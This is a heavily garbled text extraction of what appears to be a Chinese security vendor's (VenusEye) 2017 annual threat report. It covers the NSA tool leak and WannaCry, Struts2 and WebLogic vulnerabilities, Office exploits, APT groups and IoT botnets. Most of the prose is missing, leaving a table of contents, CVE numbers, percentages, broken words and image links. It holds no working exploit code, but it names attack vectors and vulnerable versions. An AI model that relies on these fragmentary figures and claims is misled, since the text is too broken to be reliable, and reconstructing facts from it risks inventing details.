

2017

DISCLAIMER

VenusEye

2017

2018





15% 54 " " 82.7 7.1% 11.4%
30%
+ 2025
IT
NSA 2017 Office Web
APT
DDOS
2017
VenusEye 2017

.....	1
1. NSA	2
2. Struts2 WebLogic	3
3.	4
4. Office	5
5. APT	6
6.	7
7. IoT	7
8.	9
web	10
1.1 Struts2	12
1.2 SQL	14
1.3 Webshell	15
1.4 XSS	15
1.5 WebLogic	16
1.6 IIS	16
1.7	16
.....	19
2.1	20
2.2	22
2.3	26
2.3.1 - FormBook.....	26
2.3.2 - HawkEye Keylogger.....	27
2.3.3 Loader - Delphi Loader	30
.....	32
3.1 2017 Office	33
3.2	35
3.2.1 Office OLE	36
3.2.2 OLE CVE2017-0199 CVE2017-8570.....	38
3.2.3 .NET CVE2017-8759.....	41
3.2.4 CVE2017-11882.....	43
3.2.5 DDE	48
3.3	48
.....	51
4.1 APT	52
4.1.1	52
4.1.2	67
4.1.3	77


4.1.4 Lazarus	80
4.1.5 APT -	82
4.2 APT	83
4.2.1 APT28	83
4.2.2 APT29	83
4.2.3 Turla	84
4.2.4 FIN7	84
4.2.5 Donot	84
4.2.6 Group123	84
4.2.7 Dark Caracal	84
4.2.8 MuddyWater	85
4.2.9 Dark Hotel	85
	86
5.1	87
5.2	91
5.2.1	91
5.2.2	92
5.2.3	92
5.3	92
5.3.1	93
5.3.2 Web	94
5.3.3	94
5.3.4 IoT	94
IoT	95
6.1 IoT	96
6.2 IoT	99
6.2.1 Mirai	99
6.2.2 IoTroop	100
6.2.3 IoT OMG	101
6.2.4 Persirai	102
6.2.5 TheMoon IoT	102
	104
3.3 - - - -	





1. NSA

2017
 2013 4
 2016 8
 NSA
 Shadow Brokers
 NSA
 WannaCry
 " " NSA
 WannaCry
 NSA
 2017



1. NSA

2016 8 13
 Shadow Brokers
 NSA
 2013-2016
 Windows
 Shell code
 2017 1 8
 Windows IIS RPC RDP SMB
 2017 2 10
 WannaCry
 VirusTotal
 WannaCry
 2017 4 14
 Shadow Brokers
 2016
 SMB RDP IIS
 " "
 WannaCry
 Shadow Brokers
 2017 3 14
 Windows XP
 Windows 2003
 NSA
 16
 12



2017 4 NSA

" TCP_NSA_Wi ndows_SMB_Doubl ePul sar " WannaCry

2017 5 12 WannaCry

" TCP_NSA_Wi ndows_SMB_Doubl ePul sar " 20
12
Wi ndows XP Wi ndows 2003

WannaCry
2017 6 27 Petya " Doubl ePul sar"
Petya

" TCP_NSA_Wi ndows_SMB_Doubl ePul sar Petya "
2017 8 " " WannaCry


patch Kill Swtich

2017 4 " TCP_NSA_Wi ndows_SMB_Doubl ePul sar "

" "

" " 2017 4 6

2017 " "




2. 2017

NSA

2. Struts2


WebLogic



XSS

Web

9.57%




5. 2017

4. Office

2017

Office

Office



6. 2017 Office

2017

Office

POC

CVE-

2012-0158



5.



6.


2017 " "

2016 Locky NSA

WannaCry " "

WannaCry

2017




9. 2017

7. IoT

IoT " " IoT ssh tel net


IoT IoT 2017 IoT



10. 2017 IoT

2017

IoTroop Gafgyt Satori Bri ckerbot Mi rai



11. 2017

2017


Mi rai



12. 2017

Mirai

8.



Web



Web 2017 Struts2 53%

SQL 33% Webshel I 5% XSS 4% Webl ogi c

3% IIS 2% OWASP A1 2017


OWASP Top 10 XSS 2010 A1 2013 A3

2017 A7 Web

Webl ogi c IIS Web Struts2

OWASP A9

Web



14 2017 Web


Struts2 Webl ogi c " "



2017

1.1 Struts2

Web Web Web
 Web Struts2 Django ThinkPHP Apache Struts Spring 2017
 Web Struts Apache ASF Jakarta
 2004 3 ASF JavaServlet/JSP
 JavaEE Web MVC MVC 2007 7
 23 Struts2 Struts2
 S2-055 2017 11 S2-045-S2-055
 POC 2017 S2-045 S2-046
 S2-048 S2-052 S2-053 S2-055 POC
 2017 Struts2



16 2017 Struts2

2017 5 Struts2 Struts2 2013
 Struts2

	2013	2014	2015	2016	2017
Critical	7	4	1	3	6

2017 3 S2-045 S2-XXX Struts Struts2 CVE-2017-5638
 HTTP Content-Type OGNL
 Struts2
 OGNL
 2017 3 S2-045 S2-046 CVE-2017-5638 S2-046
 S2-045 S2-045 Content-Type




S2-046		Content-Di sposi ti on		S2-045		
2.3.32	2.5.10.1					
2017	7	S2-048	CVE-2017-9791		Struts2	struts2-struts1-
pl ugi n						
2017	9	S2-052	CVE-2017-9805	S2-052		Struts2
	S2-052	Java			OGNL	
REST		xml		XStreamHandl er		
		xml	XStream			
2017	10	S2-053				



Struts2

Struts2漏洞分月报警统计



1.2

SQL

SQL	Web	OWASP Top 10	SQL
SQL	Web	SQL	SQL
Web	Web	SQL	SQL
SQL	Web	URL	SQL
Agent	SQL	Cookie	Referer
	SQL	SQL	User-
	Web	SQL	SQL
2017	SQL		
1	GitHub	SQL	
2	Joomla! 3.7 Core	SQL	(CVE-2017-8917)
3	PHPCMS v9.6.0 wap	SQL	
4	PHPCMS v9 swfupload_json	SQL	
5	Metinfo 5.3.17	SQL	
6	Wordpress sprint	SQL	
7	Peplink Balance	SQL	
8	Drupal 7.x Services	SQL	



1.5 WebLogic

WebLogic

Oracle

application server




Collections Fastjson Jackson XStream XMLDecoder

Java

2017 OWASP Top 10 A8-
Web

2017



19 2017

Weblogic CVE-2017-10271 Struts2 S2-052 CVE-2017-9805 fastjson(S2-055)
DOS

Fastjson

2017 3 15 Fastjson
1.2.24 fastjson

fastjson 1.2.28/1.2.29

Jackson CVE-2017-7525/ CVE-2017-15095

2017 11 2 Jackson CVE-2017-7525

jackson-databind (CVE-2017-15095) CVE-2017-7525
jackson-databind

Apache Log4j CVE-2017-5645

2017 4 Apache Log4j
payload payload
ObjectInputStream input
